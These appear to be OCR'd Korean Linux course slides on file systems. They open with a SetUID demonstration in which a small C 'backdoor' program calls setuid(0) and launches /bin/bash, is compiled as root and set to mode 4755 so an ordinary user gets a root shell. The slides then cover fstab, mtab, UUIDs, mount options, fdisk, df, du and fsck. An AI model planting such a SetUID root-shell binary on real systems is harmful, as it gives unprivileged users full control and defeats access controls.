#include <stdio.h>
int main() {
        setuid(0);
        system("/bin/bash");
return 0;
}
```

파일 시스템


- gcc로 컴파일할 때 –o 옵션으로 실행파일 이름만 지정해 주면 된다(그림참조). 컴파일이 완료되었으면 chmod 명령으로 SetUID를 주어 실행시 root의 권한을 획득하도록 설정한다.

```
root@study: /home/jeong
jeong@study:~$ sudo su -
[sudo] password for jeong:
root@study:~#
root@study:~# cd /home/jeong
root@study:/home/jeong#
root@study:/home/jeong# vi backdoor.c
root@study:/home/jeong#
root@study:/home/jeong# gcc -o backdoor  backdoor.c
backdoor.c: In function 'main':
backdoor.c:3:2: warning: implicit declaration of function 'setuid' [-Wimplicit-f
unction-declaration]
  setuid(0);
  ^
backdoor.c:4:2: warning: implicit declaration of function 'system' [-Wimplicit-f
unction-declaration]
  system("/bin/bash");
  ^
root@study:/home/jeong# ls -l backdoor
-rwxr-xr-x 1 root root 8664 11월 25 16:26 backdoor
root@study:/home/jeong# chmod 4755 backdoor
root@study:/home/jeong# ls -l backdoor
-rwsr-xr-x 1 root root 8664 11월 25 16:26 backdoor
root@study:/home/jeong#
```

경고가 발생하는데 무시하고 넘어갑니다.

파일 시스템

- 일반 사용자인 jeong 사용자가 backdoor프로그램을 실행시키면 관리자인 root의 권한을 획득하게 된다.



파일 시스템

- 파일시스템 관리 명령어
  - 파일시스템 관리 명령어를 배우기 전에 알아두어야 할 파일이 2개가 있다. 바로 /etc/fstab와 /etc/mtab입니다.
- **/etc/fstab**
  - 이 파일은 부팅시 자동으로 마운트 할 파일 시스템 설정을 보관하고 있는 파일이다.
- **/etc/mtab**
  - 현재 시스템에 마운트가 되어 있는 상황을 볼 수 있다.
  - 이 파일은 시스템에서 관리하는 파일로 사용자나 관리자가 개입하여 임의로 편집을 해서는 안된다.

파일 시스템

- **/etc/fstab 파일 내용**
- **좀더 자세한 내용은 아래 참조**
  http://devanix.tistory.com/240

```
jeong@study: ~
jeong@study:~$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/sda1 during installation
UUID=66885f62-ad9d-418b-afed-917a28bcb104 /               ext4    errors=remount
-ro 0       1
# /usr was on /dev/sda2 during installation
UUID=f754a6c9-51c4-43a1-9d9e-9e2fa5433ade /usr            ext4    defaults
  0       2
# /var was on /dev/sda3 during installation
UUID=c7fb683d-a70a-49c3-b14e-abda26ef03c9 /var            ext4    defaults
  0       2
# swap was on /dev/sda4 during installation
UUID=79eaf293-ac01-4c8e-a19a-36fb0d54c20f none            swap    sw
  0       0
/dev/fd0        /media/floppy0  auto    rw,user,noauto,exec,utf8 0       0
jeong@study:~$
```

표시순서는 "파일 시스템<file system> | 마운트 포인트<mount point> | 파일시스템 종류 <type> | 마운트옵션<option> | dump백업설정<dump> | 파일점검옵션<pass>" 의 순서다.

파일 시스템

- **파일 시스템**
  - /etc/fstab의 첫 번째로 설정되는 항목으로 파일시스템의 장치명을 설정한다. 즉, /dev/sda1, /dev/sda2등과 같은 파일시스템 장치명의 자리입니다. 만약 파일시스템에 레이블(LABEL)이 설정되어 있다면 장치명 대신 레이블명으로 지정할 수도 있다.
  - 그림을 보면 파일 시스템 부분이 UUID=66885f62-ad9d-418b-afed-917a28bcb104로 되어 있다. 이렇게 UUID를 사용하는 이유는 시스템에 하드디스크를 추가하면 /etc/fstab을 편집하여 추가한 디스크를 자동으로 마운트되게 편집해 주어야 한다. 그런데 하드디스크를 추가할 때 /dev/sda와 /dev/sdb등의 순서가 변경되어 부팅이 되지 않거나, 마운트가 안되는 파티션이 발생할 수 있다. 이럴 때 하드디스크의 고유한 UUID를 사용하여 /etc/fstab을 작성하여 문제를 해결할 수 있다.
  - 하드디스크의 고유한 UUID를 확인하려면 blkid 명령으로 확인할 수 있다.

```
jeong@study: ~
jeong@study:~$ blkid
/dev/sda1: UUID="66885f62-ad9d-418b-afed-917a28bcb104" TYPE="ext4" PARTUUID="035
90e2c-01"
/dev/sda2: UUID="f754a6c9-51c4-43a1-9d9e-9e2fa5433ade" TYPE="ext4" PARTUUID="035
90e2c-02"
/dev/sda3: UUID="c7fb683d-a70a-49c3-b14e-abda26ef03c9" TYPE="ext4" PARTUUID="035
90e2c-03"
/dev/sda4: UUID="79eaf293-ac01-4c8e-a19a-36fb0d54c20f" TYPE="swap" PARTUUID="035
90e2c-04"
jeong@study:~$
```

파일 시스템

- **UUID(Universally Unique IDentifier)**
  - UUID는 16Byte(128Bit)로 이루어진 규격화된 숫자입니다.
  - 이론적으로 가능한 UUID의 총 수는 3 X 10^38 입니다.
  - UUID 값에는 UTC 타임을 기반으로 시각 정보도 자동으로 생성하여 반영합니다.
  - 그냥도 겹치는건 거의 불가능한데 생성시 시간값을 반영하므로 일생 동안 겹치는 숫자를 눈으로 목격하는건 불가능합니다.
  - UUID는 중앙집중식의 컨트롤 없이 분산 시스템에서 정보를 유일하게 식별할 수 있도록 인간이 아닌 컴퓨터를 위해 만들어 졌습니다.
- **UUID값 확인 방법**

  # blkid 또는

  # blkid -o list

출처 : http://idchowto.com/?p=2943

파일 시스템

- **마운트 포인트**
  - 파일시스템이 마운트될 위치로 / 또는 /usr와 같은 이름을 의미한다.
- **파일시스템 종류**
  - /etc/fstab의 3번째 항목에는 파일시스템의 종류를 설정하는 자리이며 여기에 올 수 있는 파일시스템의 종류는 "3.1.4 파일시스템 종류"를 참고하기 바랍니다.

파일시스템	ext, ext2, ext3, ext4, iso9660, nfs, swap, ufs, vfat, ntfs, sysv, hfs, ramdisk, adfs, autofs, coda, coherent, cramfs, devpts, dfs, jfs, minix, ncpfs, proc, qnx4, reiserfs, romfs, smbfs, tmfs, udf, ufs, umsdos, xenix, xfs 등이 있다.
리눅스 시스템에서 지원 가능한 파일 시스템을 확인하려면 /proc/filesystems 를 참고해도 된다.	

파일 시스템

● 마운트옵션

◆ 파일시스템을 용도에 맞게 사용하기 위한 파일시스템 속성을 설정하는 옵션 아래 설명을 참조.

옵 션	설 명
default	rw, nouser, auto, exec, suid 속성을 모두 가지는 속성으로, 시스템의 기본 속성이다.
auto	부팅시 자동으로 마운트 한다.
exec	실행 속성을 갖고있는 파일이 실행이 되게 허용한다.
suid	SetUID 와 SetGID의 사용을 허용한다.
ro	읽기 전용(Read Only)으로만 사용한다..
rw	읽고 쓰기(Read Write)가 가능하게 한다.
user	일반 계정사용자들도 마운트를 할 수 있게 허용한다.
nouser	일반 계정 사용자들은 마운트 할 수 없고 오직 관리자인 root 만이 마운트 할 수 있다.
noauto	부팅시 자동마운트를 하지 않는다.
nodev	파일 시스템상의 문자, 블록 장치에 대한 해석을 하지 않는다.
noexec	실행파일들이 실행할 수 없도록 한다.
nosuid	SetUID와 SetGID의 사용을 허용하지 않는다.

파일 시스템

- **dump 백업설정**
  - 0 또는 1을 가지며 1 은 데이터 백업 등을 위해 dump가 가능한 파일시스템이며, 0은 dump명령으로 덤프되지 않는 파일시스템입니다.
- **파일점검옵션**
  - 파일 점검 옵션으로 0 또는 1, 그리고 2가 올 수 있다. 0은 부팅시 fsck로 파일시스템을 점검하지 않으며, 나머지 1(루트 파일시스템)과 2(루트파일시스템 이외의 파일시스템)는 부팅시 점검을 한다.

파일 시스템

- **/etc/mtab**
  - 현재 시스템에 마운트가 되어 있는 상황을 볼 수 있다.
  - 이 파일은 시스템에서 관리하는 파일로 사용자나 관리자가 개입하여 임의로 편집을 해서는 안된다.
  - mount에 있어서 fstab은 리눅스 부팅 시 자동 마운트, 각 파일 시스템을 체크하는 기능을 하고 mtab은 현재 마운트 된 블록 시스템 정보를 표시하는 파일입니다.

파일 시스템

- **fdisk**
  - fdisk는 새로운 파티션의 생성, 기존 파티션의 삭제, 파티션의 타입 결정 등의 작업을 수행할 수 있다.
  - **이 명령어는 실수를 할 경우에 부팅이 되지 않을 수 있으니 작업에 주의하기 바랍니다.**

fdisk /dev/sda (앞에서 설명하였듯이 디바이스장치는 시스템에 따라 다릅니다.)를 실행하면 다음과 같은 화면을 볼 수 있다.

```
root@study: ~
jeong@study:~$ sudo su -
[sudo] password for jeong:
root@study:~#
root@study:~# fdisk /dev/sda

Welcome to fdisk (util-linux 2.27.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.


Command (m for help): p
Disk /dev/sda: 30 GiB, 32212254720 bytes, 62914560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x03590e2c

Device     Boot    Start      End  Sectors  Size Id Type
/dev/sda1  *        2048 19531775 19529728  9.3G 83 Linux
/dev/sda2       19531776 35155967 15624192  7.5G 83 Linux
/dev/sda3       35155968 50780159 15624192  7.5G 83 Linux
/dev/sda4       50780160 62912511 12132352  5.8G 82 Linux swap / Solaris

Command (m for help):
```

파일 시스템


- **아래 명령어는 교재를 참고하기 바랍니다.**
  - **badblocks**
  - **mkfs**
- **mount**
  - 마운트란 특정 디바이스(device)를 사용하기 위해 하드웨어장치와 디렉터리를 연결하는 작업을 의미한다.

```
mount [-fnrvw] [-t 파일시스템타입] [-o 옵션] 장치디렉터리
```

  - 우분투(리눅스)에서 지원하는 파일시스템이 수십여개가 되는데 이를 자동으로 마운트하게 하는 것은 마운트 프로그램의 크기도 커질 뿐만 아니라 비슷한 포맷의 시스템을 잘못 인식할 경우 위험의 소지가 있다. 따라서, 관리자가 마운트하려는 시스템을 옵션을 통하여 정확하게 연결하는 것이 안전하다.

파일 시스템

- **df**
  - 디스크의 남은 공간을 확인



df [-옵션] [--세부옵션]	
옵 션	설 명
-a	파일시스템의 크기가 0인 것도 모두 보여준다.
-i	블록 사용정보 대신 inode 사용정보를 보여준다.
-k	표시 단위를 KB 단위로 보여준다.
-m	표시 단위를 MB 단위로 보여준다.
-T	파일시스템의 종류를 보여준다.
-t	--type="파일시스템 종류"와 함께 써야 하며, type에 지정한 파일시스템
-h	표시단위를 1K, 234M, 2G등의 형태로 사용자가 읽기 쉽게 보여준다.

파일 시스템

- **du**
  - 파일 및 디렉터리 사용량을 확인한다.

du [-옵션] [--세부옵션] [경로]

옵 션	설 명
-a	모든 파일들의 정보를 보여준다.
-b	표시 단위를 Byte로 보여준다.
-k	표시 단위를 KB 단위로 보여준다.
-h	사용량을 1K, 234M, 2G등의 형태로 읽기 쉽게 보여준다.
-c	모든 파일의 디스크 사용정보를 보여주고 나서 합계를 보여준다.
-s	총 사용량만 표시한다.
-x	체크하는 경로 안에 다른 파일시스템이 있으면 생략한다.
-D	심볼릭 링크 파일이 있을 경우 원본의 값을 보여준다.
-L	-D 옵션과 같다.

```
root@study: ~
jeong@study:~$ sudo su -
[sudo] password for jeong:
root@study:~#
root@study:~# du -h --max-depth=1 /home
36M     /home/jeong
36M     /home
root@study:~#
root@study:~# du -h --max-depth=1 / 2> /dev/null
4.0K    /opt
4.0K    /snap
1.3G    /lib
16M     /etc
3.4G    /usr
264M    /boot
0       /proc
0       /sys
185M    /root
60K     /tmp
4.0K    /lib64
4.0K    /srv
16M     /bin
16K     /media
36M     /home
4.0K    /mnt
16K     /lost+found
216K    /dev
18M     /sbin
603M    /var
9.5M    /run
5.8G    /
root@study:~#
```

파일 시스템

- **fsck**
  - 손상된 파일시스템을 점검하고 복구할 때 사용한다. **주의할 점은 점검할 파일시스템이 마운트되어 있으면 심각한 손상을 입게 된다. 언마운트 후 실행하기 바랍니다.**
  - 예기치 않은 상황에 파일시스템이 손상될 수 있으며, 손상된 파일시스템을 점검하고 복구할 수 있다. 파일 작업시 정전 등의 예기치 않은 상황이 발생하여 파일이 손상되었을 때 사용하게 된다.

```
fsck [-AVRTNP] [-s] [-t 파일시스템의 종류] 파일시스템
```

```
root@study: ~
jeong@study:~$ sudo su -
[sudo] password for jeong:
root@study:~#
root@study:~# fsck -V -t ext4 /dev/sdb
fsck from util-linux 2.27.1
[/sbin/fsck.ext4 (1) -- /dev/sdb] fsck.ext4 /dev/sdb
e2fsck 1.42.13 (17-May-2015)
/dev/sdb: clean, 11/327680 files, 55902/1310720 blocks
root@study:~#
```